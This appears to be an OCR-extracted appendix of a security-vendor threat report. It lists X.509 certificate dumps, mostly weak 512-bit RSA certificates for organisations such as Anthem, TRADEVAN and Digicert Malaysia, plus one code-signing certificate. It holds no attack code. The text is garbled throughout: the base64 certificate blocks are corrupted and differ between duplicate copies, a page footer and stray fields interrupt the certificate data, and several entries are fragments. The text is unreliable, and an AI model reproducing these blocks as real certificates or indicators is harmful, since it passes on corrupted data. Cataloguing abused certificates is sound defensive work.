 MDExNjA4NTUzMl0xODTEyMDExNjA4NTUzMl0wY0xCzAJBgNVBAYTAkdCMRAwDgYD
 VQIQIEWdFbmdsYW5kM08wDQYDVQQHEwZMb25kb24xJzAlBgNVBAoTHkxvbmRvbiBN
 ZXRYb3BvbG10YW4gVW5pdmVyc210eTEMMAoGA1UECzMDSVNTMSQwIgYDVQQDExtz
 a2lsbHNmb3JnZS5sb25kb25tZXQuYWMudWswXDANBgkqhkiG9w0BAQEFAANLADBI
 AkEAuHP2RfKDIU5mXah9KaSqIR7LHgNB3B/NGyzQ9j/K7Ubyvo8ykhyhaQYI27nu
 4lG7nL9ow29hit7lvkZbxL9EuQIDAQABo4HzMIHwMA4GA1UdDWEB/wQEAWIFoDAF
 BgNVHSMEGDAWgBRlZaM9lzsRowoHJTfJQkpbndndQ4TAdBgNVHQ4EFgQUFFr1hY6s
 gXgXyJwOS5k5e/1KOEWogYDVR0fBDMwMTAvoC2gK4YpaHR0cDovL2NybC5nbG9i
 YWxzZWduLm5ldC9lZHVjYXRpb25hbc5jcmmwTwYIKwYBBQUHAQEeqzBBMD8GCCsG
 AQUFBzACHjNodHRWoi8vc2VjdXJlLmdsb2JhbHNpZ24ubmV0L2NhY2VydC9lZHVj
 YXRpb25hbc5jcncQwEQYJYIZIAYb4QgEBBAQDAgBAMA0GCSqGSIb3DQEBBQUAA4IB
 AQAQ/R7LzUVCJEQycr08yycxSosqJUhlBjH9gV2s4Vtq/5YqUHMefspqTxju/iYw

```
0MuW9hHmKw+V0UuAzaiqDBtspHpBr9ufALFkUdPbFq0nmCOoQ9w6LBd5e5Bx+q0A
nOzRJLe6gd416db+oJJGAbKGNgRXupuwikiTpRCvK2AlUsC1kISTAlHeG3ncEK/Jr
qB3emlvfMtNF7jLmYKYHdwLvmNGd3kA7QnTdxtq7LxpCWJPbLh/5IOGr52PHHNPs
879gQWQM7yKzoMuuvTIODzwAE7AyR2K1qiJ7dgvS8vXrksj4bJ3TrffxucaUUTFa
6BtodtQ6AIOzP+8DotLFJdjU
END CERTIFICATE
```

Certificate:

Data:

Version: 3 (0x2)

Serial Number: 19771 (0x4d3b)

Signature Algorithm: sha1WithRSAEncryption

Issuer: C=US, O=Anthem Inc, OU=Ecommerce, CN=Anthem Inc
Certificate Authority

Validity

Not Before: Apr 22 18:15:10 2009 GMT

Not After : Apr 22 18:15:10 2010 GMT

Subject: C=US, ST=Indiana, L=Indianapolis, O=Anthem
Insurance Company Inc, OU=EBusiness, CN=ahi.anthem.com
Subject Public Key Info:

Public Key Algorithm: rsaEncryption

PublicKey: (512 bit)

Modulus:

00:d4:95:e5:13:d8:7f:91:27:29:f6:76:72:9a:13:
a6:e2:4b:ec:16:ed:fc:a5:d8:f9:a1:f3:57:4b:85:
56:ec:ca:80:9f:0c:23:9d:36:45:db:ee:a8:ee:47:
b7:33:21:e4:93:72:7d:00:02:98:08:d8:88:c9:45:
b5:22:cc:bc:77

Exponent: 65537 (0x10001)

X509v3 extensions:

X509v3 Basic Constraints: critical

CA:FALSE

X509v3 Subject Alternative Name:

email:dlaitmiddleware@anthem.com

X509v3 Key Usage: critical

Key Encipherment

X509v3 Authority Key Identifier:

keyid:FA:1A:DC:3E:5D:A6:B5:FD:FA:5F:6C:CB:28:40:D3:E
0:97:A2:AA:AC

```
DirName:/C=US/O=GTE Corporation/OU=GTE CyberTrust  
Solutions, Inc./CN=GTE  
CyberTrust Global Root  
serial:07:27:16:11
```

```
X509v3 Subject Key Identifier:
```

```
6B:46:CC:B6:F4:8F:05:14:46:5D:D8:23:B8:05:73:E3:58:  
7E:D6:A6
```

```
Signature Algorithm: sha1WithRSAEncryption
```

```
71:72:2a:c2:fc:70:13:d6:7a:a7:08:50:f2:e5:c9:7d:61:e8:  
3d:bd:98:89:2a:76:3f:16:1e:c1:2d:31:8b:81:b6:95:83:5b:  
d3:48:35:3d:78:9a:e3:76:c9:89:a0:8a:74:a0:cd:ae:56:cf:  
30:c7:72:d2:72:d0:aa:4b:9c:18:13:41:90:30:45:6d:bd:24:  
d4:88:1e:83:f3:ef:ac:d7:c3:6f:82:2d:10:20:d6:06:01:36:  
45:50:13:b4:32:6b:39:73:c9:7d:67:84:d4:ab:87:fc:c9:2a:  
8d:ee:63:7a:e2:f1:8c:4a:47:7f:3a:cb:6e:68:a2:c1:32:c6:  
04:e6:7a:35:45:46:05:99:29:90:2e:a8:2e:dd:8a:d4:8c:31:  
2e:77:57:84:62:87:fa:e1:60:2a:2a:e7:15:4c:4b:18:0d:a7:  
a2:cb:d6:32:ae:40:73:51:65:76:df:08:d4:f5:fa:a9:d9:c3:  
d4:5f:12:dc:ca:cd:4d:1e:ca:de:9f:c3:c9:5d:53:4c:d2:54:  
14:43:e5:d8:2b:9c:7c:7e:da:33:d7:69:80:43:dd:96:3d:64:  
aa:91:63:5f:48:50:7b:33:d7:85:3a:a9:d7:74:71:da:4a:82:  
cf:b1:14:82:f6:95:72:d8:a9:24:3e:b4:14:94:0c:17:2c:6f:  
8a:93:1a:a2
```

```
BEGIN CERTIFICATE
```

```
MIIDsTCCApmgAwIBAgICTTswDQYJKoZIhvcNAQEFBQAwYTELMakGA1UEBhMCVVMx  
EzARBgNVBAoTCkFudGh1bSBjbmMxEjAQBgNVBAStCUVjb21tZXJjZTEpMCCGA1UE  
AxMgQW50aGVtIEluYyBDZXJ0aWZpY2F0ZSBbdXR0b3JpdHkwHhcNMDkxNDIyMTgx  
NTEwWhcNMTAwNDIyMTgxNTEwWjCBiJELMAkGA1UEBhMCVVMxEDAQBgNVBAGTB0lu  
ZG1hbmExFTATBgNVBAcTDEluZG1hbmFwb2xpczElMCMGA1UEChMcQW50aGVtIElu  
c3VyYW5jZSBDb21wYW55IEluYzESMBAGA1UECzMJRUIjcl2luZXNzMRCwFQYDVQQD  
Ew5haGkuYW50aGVtLmNvbTBcMA0GCSqGSIb3DQEBAQUAA0sAMEgCQQDuleUT2H+R  
Jyn2dnKaE6biS+wW7fyl2Pmh81dLhVbsyoCfDCODnKXb7qjuR7czIeStcn0AAPgI  
2IjJRbUizLx3AgMBAAGjggEPMIIBCzAMBGNVHRMBAf8EAjAAMCCGA1UdEQQGMb6B  
HGRsLWFpdC1taWRkbGV3YXJlQGfudGh1bS5jb20wDgYDVROPAQH/BAQDAgUgMIGi  
BgNVHSMegZowgZeAFPoa3D5dprX9+l9syyhA0+CXoqqsoXmkdzB1MQswCQYDVQQG  
EwJVUzEYMBYGA1UEChMPR1RfIENvcnBvcnF0aW9uMScwJQYDVQQLEX5HVEUgQ3li  
ZXJUCnVzdCBTb2xldG1vbnsIEluYy4xIzAhBgNVBAMTGkdURSBDewJlclRydXN0  
IEdsb2JhbCBsb290ggQHJxYRMB0GA1UdDgQWBRRrRsy29I8FFEZd2CO4BXPjWH7W  
pjANBgkqhkiG9w0BAQUFAAOCAQEAcXIqvwxe9Z6pwhQ8uXJfWWhoPb2YiSp2PxYe
```

```
wS0xi4G2lYNb00glPXia43bJiaCKdKDNrlbPMMdy0nLQqkucGBNBkDBFbb0k1Ige
g/PvrNfDb4ItECDWBgE2RVATtDJrOXPFjWeE1KuH/Mkqje5jeuLxjEpHfzrLbmii
wTLGBOZ6NUVGBZkpkC6oLt2K1IwxLndXhGKH+uFgKirnFUxLGA2nosvWMq5Ac1Fl
dt8I1PX6qdnD1F8S3MrNTR7K3p/DyV1TTNJUFEP12CucfH7aM9dpgEPdlj1kqpFj
X0hQezPXhTqpl3Rx2kqCz7EUgvaVctipJD60FJQMFyxvipMaog==
END CERTIFICATE
```

Certificate:

Data:

Version: 3 (0x2)

Serial Number: 1707608080 (0x65c80810)

Signature Algorithm: sha1WithRSAEncryption

Issuer: C=TW, O=TAIWANCA.

COM Inc., OU=SSL Certification Service Provider,
CN=TaiCA Secure CA

Validity

Not Before: Jul 2 06:34:05 2010 GMT

Not After : Jul 17 15:59:59 2011 GMT

Subject: C=TW, ST=Taipei, L=Taipei, O=TRADEVAN,
OU=TRADEVAN, CN=www.esupplychain.com.tw

Subject Public Key Info:

Public Key Algorithm: rsaEncryption

PublicKey: (512 bit)

Modulus:

00:d2:80:52:89:4d:eb:b7:dd:56:41:56:09:71:ce:
87:a0:ad:1d:27:c1:a5:e3:94:27:1b:22:f0:d5:6c:
3c:d5:23:df:0a:22:b9:a0:19:53:5d:85:7e:ca:2a:
51:4d:7d:24:c3:d0:64:0a:52:eb:84:59:f2:2e:68:
c3:d8:bf:13:d1

Exponent: 65537 (0x10001)

X509v3 extensions:

X509v3 Authority Key Identifier:

keyid:D4:85:27:D2:27:A4:BE:AB:5E:2F:41:1B:EA:52:24:3
9:99:4E:46:2E

X509v3 Subject Key Identifier:

4B:EC:AE:F9:6A:02:DF:92:0A:0D:6B:FC:B9:5A:C0:77:BB:
1E:56:D4

X509v3 CRL Distribution Points:

Full Name:

```
URI:http://sslserver.twca.com.tw/sslserver/  
revoke10.crl
```

```
X509v3 Certificate Policies:
```

```
Policy: 2.16.158.3.1.8.5
```

```
User Notice:
```

```
Explicit Text: Restriction =3.2.1.1
```

```
CPS: www.twca.com.tw
```

```
X509v3 Basic Constraints:
```

```
CA:FALSE
```

```
Signature Algorithm: sha1WithRSAEncryption
```

```
8e:94:2c:a7:d4:ee:6f:d4:4b:3e:b1:ee:88:75:96:c2:52:b8:  
37:ed:c3:13:51:4f:af:8c:e8:1a:0a:cc:c8:9d:81:16:06:2f:  
e5:48:a7:93:1e:10:07:4a:53:a2:f6:41:a4:93:29:93:c3:58:  
88:7c:22:a4:f5:7f:53:b0:de:2f:d2:36:8b:1d:ed:54:c6:53:  
d0:d5:2e:26:cc:29:9b:94:4b:14:2e:19:78:89:29:54:02:6b:  
ff:93:9d:b2:83:c2:19:b0:a1:10:c9:f4:bd:bd:f0:35:2e:44:  
4f:7c:00:35:33:ad:52:ac:49:0c:67:0e:48:ca:50:ff:8b:18:  
1a:b5
```

```
BEGIN CERTIFICATE
```

```
MIIDDTCCAnagAwIBAgIEZcgIEDANBgkqhkiG9w0BAQUFADBxMQswCQYDVQQGEwJU  
VzEbmBkGA1UEChMSVEFJV0FOLUNBLkNPTSBjbmuMSswKQYDVQQLEyJTU0wgQ2Vy  
dGhmaWNhdGlvbiBTZXJ2aWNlIFByb3ZpZGVyMRgwFgYDVQQDEw9UYWl1dQSBTZW51  
cmUgQ0EwHhcNMTAwNzAyMDYzNDA1WhcNMTEwNzE3MTU1OTU5WjB5MQswCQYDVQQG  
EwJUVzEPMA0GA1UECBMGVGFpcGVpMQ8wDQYDVQQHEwZUYWl1dWZkxEjAQBgnVBAoT  
CVRSQURFLVZBTjESMBAGA1UECxmJVFJBREUtVkFOMSAwHgYDVQQDExd3d3cuZXN1  
cHBseWNoYWl1eWl1dWZkXjB5MQswCQYDVQQAQAAQMEQgCQQDSgFKJTTeu3  
3VZBVglxzoegrR0nwaXjlCcbIvDVbDzVI98KIrmgGVNdHx7KKlFNfSTD0GQKUuuE  
WfIuaMPYvxPRAgMBAAGjge0wgeowHwYDVR0jBBgwFoAU1IUn0iekvqteL0Eb6lIk  
OZLORi4wHQYDVRO0BBYEFvsvrlqAt+SCglr/LlawHe7HlbUMEQGA1UdHwQ9MDsw  
OaA3oDWGM2h0dHA6Ly9zc2xzZXJ2ZXIudHdJYS5jb20udHcv3Nsc2VydMvYL3Jl  
dm9rZTEwLmNybDBXBgNVHSAEUDBOMeWGB2CBHgMBCAUwQTAiBggrBgEFBQcCAjAW  
GhRSZXN0cm1jdGlvbiA9My4yLjEuMTAbBggrBgEFBQcCARYPd3d3LnR3Y2EuY29t  
LnR3MAkGA1UdEwQCMAAwDQYJKoZIhvcNAQEFBQADgYEAjpQsp9Tub9RLPrHuiHWW  
wlK4N+3DE1FPFr4zoGgrMyJ2BFgYv5Uinkx4QB0pTovZBpJMpK8NyIHwipPV/U7De  
L9I2ix3tVMZT0NUuJswpm5RLFC4ZeIkpvAJr/50dsoPCGbChEMn0vb3wNS5ET3wA  
NTOTuQxJDGcOSMpQ/4sYGrU=  
END CERTIFICATE
```

Certificate:

Data:

Version: 3 (0x2)

Serial Number: 19771 (0x4d3b)

Signature Algorithm: sha1WithRSAEncryption

Issuer: C=US, O=Anthem Inc, OU=Ecommerce, CN=Anthem Inc

Certificate Authority

Validity

Not Before: Apr 22 18:15:10 2009 GMT

Not After : Apr 22 18:15:10 2010 GMT

Subject: C=US, ST=Indiana, L=Indianapolis, O=Anthem Insurance Company Inc, OU=EBusiness, CN=ahi.anthem.com

Subject Public Key Info:

Public Key Algorithm: rsaEncryption

PublicKey: (512 bit)

Modulus:

00:d4:95:e5:13:d8:7f:91:27:29:f6:76:72:9a:13:

a6:e2:4b:ec:16:ed:fc:a5:d8:f9:a1:f3:57:4b:85:

56:ec:ca:80:9f:0c:23:9d:36:45:db:ee:a8:ee:47:

b7:33:21:e4:93:72:7d:00:02:98:08:d8:88:c9:45:

b5:22:cc:bc:77

Exponent: 65537 (0x10001)

X509v3 extensions:

X509v3 Basic Constraints: critical

CA:FALSE

X509v3 Subject Alternative Name:

email:dlaitmiddleware@anthem.com

X509v3 Key Usage: critical

Key Encipherment

X509v3 Authority Key Identifier:

keyid:FA:1A:DC:3E:5D:A6:B5:FD:FA:5F:6C:CB:28:40:D3:E
0:97:A2:AA:AC

DirName:/C=US/O=GTE Corporation/OU=GTE CyberTrust

Solutions, Inc./CN=GTE

CyberTrust Global Root

serial:07:27:16:11

X509v3 Subject Key Identifier:

6B:46:CC:B6:F4:8F:05:14:46:5D:D8:23:B8:05:73:E3:58:
7E:D6:A6

Signature Algorithm: sha1WithRSAEncryption

71:72:2a:c2:fc:70:13:d6:7a:a7:08:50:f2:e5:c9:7d:61:e8:
3d:bd:98:89:2a:76:3f:16:1e:c1:2d:31:8b:81:b6:95:83:5b:
d3:48:35:3d:78:9a:e3:76:c9:89:a0:8a:74:a0:cd:ae:56:cf:
30:c7:72:d2:72:d0:aa:4b:9c:18:13:41:90:30:45:6d:bd:24:
d4:88:1e:83:f3:ef:ac:d7:c3:6f:82:2d:10:20:d6:06:01:36:
45:50:13:b4:32:6b:39:73:c9:7d:67:84:d4:ab:87:fc:c9:2a:
8d:ee:63:7a:e2:f1:8c:4a:47:7f:3a:cb:6e:68:a2:c1:32:c6:
04:e6:7a:35:45:46:05:99:29:90:2e:a8:2e:dd:8a:d4:8c:31:
2e:77:57:84:62:87:fa:e1:60:2a:2a:e7:15:4c:4b:18:0d:a7:
a2:cb:d6:32:ae:40:73:51:65:76:df:08:d4:f5:fa:a9:d9:c3:
d4:5f:12:dc:ca:cd:4d:1e:ca:de:9f:c3:c9:5d:53:4c:d2:54:
14:43:e5:d8:2b:9c:7c:7e:da:33:d7:69:80:43:dd:96:3d:64:
aa:91:63:5f:48:50:7b:33:d7:85:3a:a9:d7:74:71:da:4a:82:
cf:b1:14:82:f6:95:72:d8:a9:24:3e:b4:14:94:0c:17:2c:6f:
8a:93:1a:a2

BEGIN CERTIFICATE

MIIDTsTCCApmgAwIBAgICTTswDQYJKoZIhvcNAQEFBQAwYTELMAkGA1UEBhMCVVMx
EzARBgNVBAoTCkFudGh1bSBjbmMxEjAQBgNVBAstCUVjb21tZXJjZTEpMCCGA1UE
AxMgQW50aGVtIEluYyBDZXJ0aWZpY2F0ZSBBDXR0b3JpdHkwHhcnMDkwNDIyMTgx
NTEwWhcNMTAwNDIyMTgxNTEwWjCBiJELMAkGA1UEBhMCVVMxEDAQBgNVBAGTB0lu
ZGh1bmcExFTATBgNVBACtDEluZGh1bmcFwb2xpczElMCMGA1UEChMcQW50aGVtIElu
c3VyYW5jZSBDb21wYW55IEluYzESMBAGA1UECzMJRUIj1c2luZXNzMRCwFQYDVQQD
Ew5haGkuYW50aGVtLmNvbTBcMA0GCSqGSIb3DQEBAQUAA0sAMEgCQQDUleUT2H+R
Jyn2dnKaE6biS+wW7fyl2Pmh81dLhVbsyoCfDCOdNkXb7qjuR7czIeSTcn0AAPgI
2IjJRbUizLx3AgMBAAGjggEPMIIBCzAMBGNVHRMBAf8EAjAAMCCGA1UdEQQgMB6B
HGRsLWFpdCltawRkbGV3YXJlQGFudGh1bS5jb20wDgYDVROPAQH/BAQDAgUgMIGI
BgNVHSMGZowgZeAFPoa3D5dprX9+l9syhA0+CXoqqsoXmkdzB1MQswCQYDVQQG
EwJVUzEYMBYGA1UEChMPR1RFIENvcnBvcnF0aW9uMScwJQYDVQQLEx5HVEUgQ3li
ZXJUCnVzdCBTh2xldGlvbnMsIEluYy4xIzAhBgNVBAMTGkdURSBDewJlclRydXN0
IEdsb2JhbCBsb290ggQHJxYRMB0GA1UdDgQWBRRrRsy29I8FFEZd2CO4BXPjWH7W
pjANBgkqhkiG9w0BAQUFAAOCAQEAcXIqvwxE9Z6pwhQ8uXJfFWHoPb2YiSp2PxYe
wS0xi4G21YNb00g1PXia43bJiaCKdKDNrlbPMMdy0nLQqkucGBNBkDBFbb0k1Ige
g/PvrNfDb4ItECDWBgE2RVATtDJrOXpJfWeElKuH/Mkqje5jeuLxjEpHfzrLbmii
wTLGBOZ6NUVGBZkpkC6oLt2K1IwxLndXhGKH+uFgKirnFUxLGA2nosvWMq5Ac1Fl
dt8I1PX6qdnD1F8S3MrNTR7K3p/DyV1TTNJUFEP12CucfH7aM9dpgePD1j1kqpFj
X0hQezPXhTqp13Rx2kqCz7EUgvaVctipJD60FJQMFyxvipMaog==
END CERTIFICATE

Certificate:

Data:

Version: 3 (0x2)

Serial Number: 820 (0x334)

Signature Algorithm: md5WithRSAEncryption

Issuer: C=US, O=Equifax Secure Inc., CN=Equifax Secure
eBusiness CA1

Validity

Not Before: Feb 28 05:56:46 2005 GMT

Not After : Mar 31 05:56:46 2007 GMT

Subject: C=IS, O=secure.hotelreykjavik.is,
OU=https://services.choicepoint.net/get.jsp?GT50237618,
OU=See www.freessl.com/cps (c)04, OU=Domain Control
Validated StarterSSL(TM), CN=secure.hotelreykjavik.is
Subject Public Key Info:

Public Key Algorithm: rsaEncryption

PublicKey: (512 bit)

Modulus:

00:db:6b:0d:53:8d:e1:71:f1:e2:48:aa:eb:94:d0:
fa:14:c6:24:f8:39:db:22:dc:a7:8e:46:31:10:49:
88:42:af:f2:9a:c5:c7:a2:ef:ec:b5:8c:a3:49:f4:
47:cf:12:4f:e8:6c:dd:9b:5e:91:0d:87:72:6a:17:
ea:d5:71:14:bd

Exponent: 65537 (0x10001)

X509v3 extensions:

X509v3 Key Usage: critical

Digital Signature, Non Repudiation, Key
Encipherment, Data Encipherment

X509v3 CRL Distribution Points:

Full Name:

URI:http://crl.geotrust.com/crls/ebizca1.crl

X509v3 Authority Key Identifier:

keyid:4A:78:32:52:11:DB:59:16:36:5E:DF:C1:14:36:40:6
A:47:7C:4C:A1

Signature Algorithm: md5WithRSAEncryption

78:45:fd:b4:64:e8:50:16:00:f0:35:39:cd:ab:b6:ed:ee:0d:
71:3b:2e:64:8e:92:42:f6:0d:23:28:c2:f8:e2:df:d0:ea:9c:
ea:d7:ad:81:80:f2:ae:cb:95:70:7d:e2:2f:c0:21:9a:d7:0c:
d2:30:94:a6:08:ca:ff:33:80:33:29:fd:f6:14:f5:49:c8:ae:
1d:eb:6b:6e:bf:58:d3:f1:d5:4b:f1:3c:3a:0d:06:1c:ac:29:

Modulus:

```
00:d0:5f:76:e6:03:cf:29:ad:17:01:b3:af:9e:3c:
4d:b3:45:5c:e7:4d:92:c4:2a:a1:5c:4f:20:c3:86:
49:09:72:4f:81:60:2f:95:1c:9d:65:b6:50:0e:72:
71:f9:9d:f6:8f:98:ec:5c:7b:ef:3e:a6:43:ed:35:
0e:44:81:e7:60:93:fc:13:d1:67:a7:3f:39:b6:c5:
4a:95:89:48:e0:f4:92:46:e2:d4:cf:de:66:b4:f0:
b9:73:35:2f:37:43:89:34:94:88:49:eb:93:84:24:
48:a5:0a:6f:d3:0b:8d:28:40:ca:09:0a:d2:ee:85:
18:60:bc:af:90:21:08:ff:7c:87:ab:30:cc:78:6f:
95:a6:19:80:cc:57:5b:fa:33:fd:68:33:5f:4c:8a:
73:b3:f3:82:c6:b8:51:c6:5e:d4:1f:59:c0:61:da:
b0:5a:e3:b6:62:f3:ac:42:13:a1:81:c3:1d:eb:a1:
76:a8:a8:83:dd:76:bd:af:15:71:47:55:b9:55:e5:
5b:a8:49:15:4e:6d:97:c9:9e:4b:81:47:14:35:ae:
09:dc:0d:39:2e:5c:41:da:65:fb:fe:89:c6:ca:02:
4b:1d:9f:51:f4:00:8a:43:8d:9b:ce:a1:5e:b9:23:
b5:3b:ee:9f:1f:01:30:5d:93:2a:a5:d6:4b:bd:4c:
1b:0f
Exponent: 65537 (0x10001)
X509v3 extensions:
  X509v3 Basic Constraints: critical
    CA:FALSE
  X509v3 CRL Distribution Points:
    Full Name:
      URI:http://csg2crl.
        thawte.com/ThawteCSG2.crl
  X509v3 Extended Key Usage:
    Code Signing, Microsoft Commercial Code Signing
      2.5.29.4:
        0.0.0..
        +.....7.....
  Authority Information Access:
    OCSP URI:
      http://ocsp.thawte.com
    Netscape Cert Type:
      Object Signing
  Signature Algorithm: sha1WithRSAEncryption
    20:71:27:39:c1:af:ca:1b:47:0e:9b:81:44:5a:fe:e6:27:b1:
    35:fa:c2:94:ac:ed:e2:1b:83:9a:d5:c8:92:06:a7:d3:6f:ef:
    39:4a:31:87:3d:66:d8:e5:fb:f9:f2:47:77:9c:01:ee:56:9a:
```

72:32:0f:60:ce:94:3f:a6:9b:55:8c:97:3d:15:c9:97:4e:ba:
24:b8:cc:1d:46:ac:5e:27:c6:9e:e6:07:23:9d:31:36:d3:f4:
dc:88:71:33:c5:71:fd:8f:1e:05:22:c0:89:ca:96:75:9c:fa:
db:72:b2:ad:89:a9:4a:4b:82:ec:9e:70:87:ce:44:7f:79:08:
2e:ed:29:e8:35:0b:be:39:da:f6:3c:44:e9:c1:85:f3:bb:b2:
a8:1c:30:d4:ef:fc:ac:64:f4:8b:38:37:ed:3c:92:18:3d:1f:
68:7a:cd:2e:58:6d:e5:24:2e:27:4a:ea:0b:07:3a:e5:30:00:
7d:c1:3d:09:89:1e:ae:aa:fb:de:ed:59:6b:ed:32:88:3d:a5:
83:3f:40:fb:22:04:81:d3:de:92:ae:49:57:a7:16:4a:ce:29:
87:dc:c4:90:1b:d8:ac:6b:be:e5:15:c2:e4:af:cf:5a:bc:d5:
25:c0:52:26:f5:3c:50:21:9a:d7:11:69:6e:31:b4:64:f9:46:
86:a5:34:00

BEGIN CERTIFICATE

MIIEOjCCAYKgAwIBAgIQJnveiIvBUBURAPJU2MrtZzANBgkqhkiG9w0BAQUFADBK
MQswCQYDVQQGEwJVUzEVMBMGA1UEChMMVGhhd3RlLCBjbmuMSQwIgYDVQQDEExtU
aGF3dGUGuQ29kZSBTaWduaW5nIENBIC0gRzIwHhcNMTMwNzE5MDAwMDAwHhcNMTQw
NzE2MjM1OTU5WjCBjzELMAkGA1UEBhMCQ04xDjAMBGNVBAgTBUhlbmFuMRAdGyYD
VQQHFAdYdWNoYW5nMS4wLAYDVQQKFVCVYdWNoYW5nIEhvbmdndWFWuZyBUZWNobm9s
b2d5IENvLixMdGQUMS4wLAYDVQQDFVCVYdWNoYW5nIEhvbmdndWFWuZyBUZWNobm9s
b2d5IENvLixMdGQUMIIBIjANBgkqhkiG9w0BAQEFAAOCAQ8AMIIBCgKCAQEA0F92
5gPPKa0XAbOvnjxNs0Vc502SxXcqhXE8gw4ZJCXJPGWAvlRydZbZQDnJx+Z32j5js
XHvvPqZD7TUORIHnYJP8E9Fnpz85tsVKlYlI4PSSRuLUz95mtPC5czUvN0OJNJSI
SeuThCRIPQpv0wuNKEDKCQRs7oUYYLYvkCEI/3yHqzDMeG+VphmAzFdb+jP9aDNf
TIpzs/OCxrhRx17UH1nAYdqWwu02YvOsQhOhgcMd66F2qKiD3Xa9rxVxR1W5VeVb
qEkVTm2XyZ5LgUcUNA4J3A05LlxB2mX7/onGygJLHZ9R9ACKQ42bzqFeuS010+6f
HwEwXZMqpdZLvUwbDwIDAQABo4HVMIHSMawGA1UdEwEB/wQCMAAwOwYDVR0fBDQw
MjAwcC6gLIYqaHR0cDovL2NzLWcyLWNyYbC50aGF3dGUuYy29tL1RoYXk0ZUNTRzIu
Y3JsMB8GA1UdJQQYMBYGCCsGAQUFBwMDBgorBgEEAYI3AgEWMBOGA1UdBAQWMBQw
DjAMBgorBgEEAYI3AgEWAwIHgDAyBggrBgEFBQcBAQQmMCQwIgYIKwYBBQUHMAGG
Fmh0dHA6Ly9vY3NwLnRoYXk0ZS5jb20wEQYJYIZIAyB4QgEBBAQDAgQQMA0GCSqG
SIb3DQEBBQUAA4IBAQAgsSc5wa/KG0cOm4FEWv7mJ7E1+sKUR03iG40a1ciSBqfT
b+85SjGHPWbY5fv58kd3nAHuVppyMg9gzpQ/pptVjJc9FcmXTrokuMwdRqxeJ8ae
5gcjnTE20/TciHEzxXH9jx4FIsCJypZlnPrbcrKtia1KS4LsnnCHzkR/eQgu7Sno
NQu+Odr2PETpwYXzu7KoHDDU7/ysZPSLODftPJIYPR9oes0uWG3lJC4nSuoLBzrl
MAB9wT0JiR6uqvve7Vlr7TKIPaWDP0D7IgSB096SrklXpxZKzimH3MSQG9isa77l
FcLkr89avNulwFIm9TxxQIZrXEWluMbRk+UaGpTQA
END CERTIFICATE

Certificate:

Data:

Version: 3 (0x2)

Serial Number: 2786200 (0x2a8398)

Signature Algorithm: sha1WithRSAEncryption

Issuer: C=MY, O=Digicert Sdn. Bhd., OU=457608K,

CN=Digisign Server ID (Enrich)

Validity

Not Before: Mar 29 03:40:07 2010 GMT

Not After : Mar 29 03:40:07 2012 GMT

Subject: C=MY, O=Digicert Sdn Bhd, OU=CA Operation,

CN=mcrs.digicert.com.my, L=KL, ST=WP

Subject Public Key Info:

Public Key Algorithm: rsaEncryption

PublicKey: (512 bit)

Modulus:

00:d1:e9:78:55:9c:79:70:eb:11:d3:d5:2f:c9:b0:

3a:1a:81:c9:cc:6a:ce:f7:5e:36:11:c3:9a:bd:e0:

06:95:6e:98:a3:7e:92:01:1d:ca:b2:9f:6c:a1:e1:

ea:50:18:09:a3:35:84:bc:df:9b:9c:60:b5:a4:18:

6c:0d:d9:10:35

Exponent: 65537 (0x10001)

X509v3 extensions:

X509v3 Subject Key Identifier:

40:D1:03:5E:67:7C:07:9D

X509v3 Certificate Policies:

Policy: 2.16.458.1.1

CPS: <http://www.digicert.com.my/cps.htm>

X509v3 Authority Key Identifier:

keyid:C6:16:93:4E:16:17:EC:16:AE:8C:94:76:F3:86:6D:C
5:74:6E:84:77

X509v3 Key Usage:

Digital Signature, Non Repudiation, Key

Encipherment, Data Encipherment

Signature Algorithm: sha1WithRSAEncryption

12:13:d6:69:03:9a:dd:fc:0d:e9:7e:53:ef:79:e5:bd:47:c7:

46:a0:0b:d9:7f:52:a6:1e:65:4e:a2:b1:73:83:93:93:e2:d0:

bd:72:de:8e:fd:3f:ba:bb:66:c4:5d:98:2a:39:fa:8c:f0:84:

00:36:c5:05:dc:2b:6c:a9:1d:e0:90:20:84:0e:48:ff:83:bf:

51:87:e6:04:49:83:73:f0:0d:48:fb:c5:d8:ea:c2:ef:95:11:

CERTIFICATE

Certificate:

Version: 3 (0x2)

Signature Algorithm: sha1WithRSAEncryption

Validity

Not After : Feb 13 19:00:51 2011 GMT

Subject Public Key Info:

PublicKey: (512 bit)

00:a5:13:53:17:02:f7:cd:33:64:7d:e8:27:8f:e9:

For any inquiries, please contact intelreports@kaspersky.com

```
ac:62:de:09:2e:c5:5f:79:c5:d5:9e:26:9b:1a:9a:
e3:99:3b:e2:2e:48:7e:9c:5f:74:c9:34:09:b3:a5:
40:7f:bb:e9:35
Exponent: 65537 (0x10001)
X509v3 extensions:
  Netscape Cert Type:
    SSL Client, SSL Server
  X509v3 Key Usage: critical
    Digital Signature, Non Repudiation, Key
    Encipherment, Data Encipherment
  X509v3 Authority Key Identifier:
    keyid:2B:37:53:93:64:47:66:23:4F:00:D3:F7:DD:E8:30:B
    6:5B:84:89:23
  X509v3 CRL Distribution Points:
    Full Name:
      URI:http://crl.globalsign.net/sureserver.crl
  X509v3 Basic Constraints: critical
    CA:FALSE
Signature Algorithm: sha1WithRSAEncryption
95:2a:42:59:bd:18:1a:ec:20:e9:96:0d:7f:f2:bc:4e:79:8a:
44:21:a4:d7:46:03:94:a8:ec:d0:28:29:07:d0:f5:bc:91:c5:
21:34:16:dd:87:ee:dc:6a:d4:e7:f4:d4:f9:a6:04:bb:60:53:
2b:14:19:8a:2c:2e:1f:6a:8f:97:22:d6:f4:e5:44:06:c2:22:
ee:cf:b2:19:67:fa:40:0f:9c:cf:58:7f:53:21:af:c0:02:ad:
d8:7c:19:3c:f3:52:f4:10:30:f0:61:24:a9:9d:18:01:a3:f5:
c9:29:ab:65:66:ef:a5:2d:cd:53:e2:44:09:ea:8d:4c:bc:ef:
1a:b6:2c:7b:df:16:39:94:8b:33:cb:14:16:c2:93:42:6c:4d:
18:99:ba:7b:fa:91:74:f0:9a:1e:ae:92:b4:94:43:bb:96:ba:
7e:6a:df:38:9c:2e:7c:11:37:37:4c:20:80:5d:6b:e2:94:41:
98:7d:cc:26:ca:cc:4f:81:4d:95:16:bb:26:db:1f:fe:03:fc:
a2:50:9c:49:0b:45:7c:86:fc:5c:a6:31:34:f2:08:f1:03:16:
10:e0:90:0c:e7:02:4e:95:f5:e8:32:03:a3:fb:78:17:dc:23:
bf:b4:59:e6:6f:91:1c:38:cd:b7:9e:48:a0:6b:68:98:00:e3:
33:48:18:ae

BEGIN CERTIFICATE
MIIDRDCCAiYgAwIBAgILAQAAAAABH3ExcskwDQYJKoZIhvcNAQEFBQAwPDEXMBUG
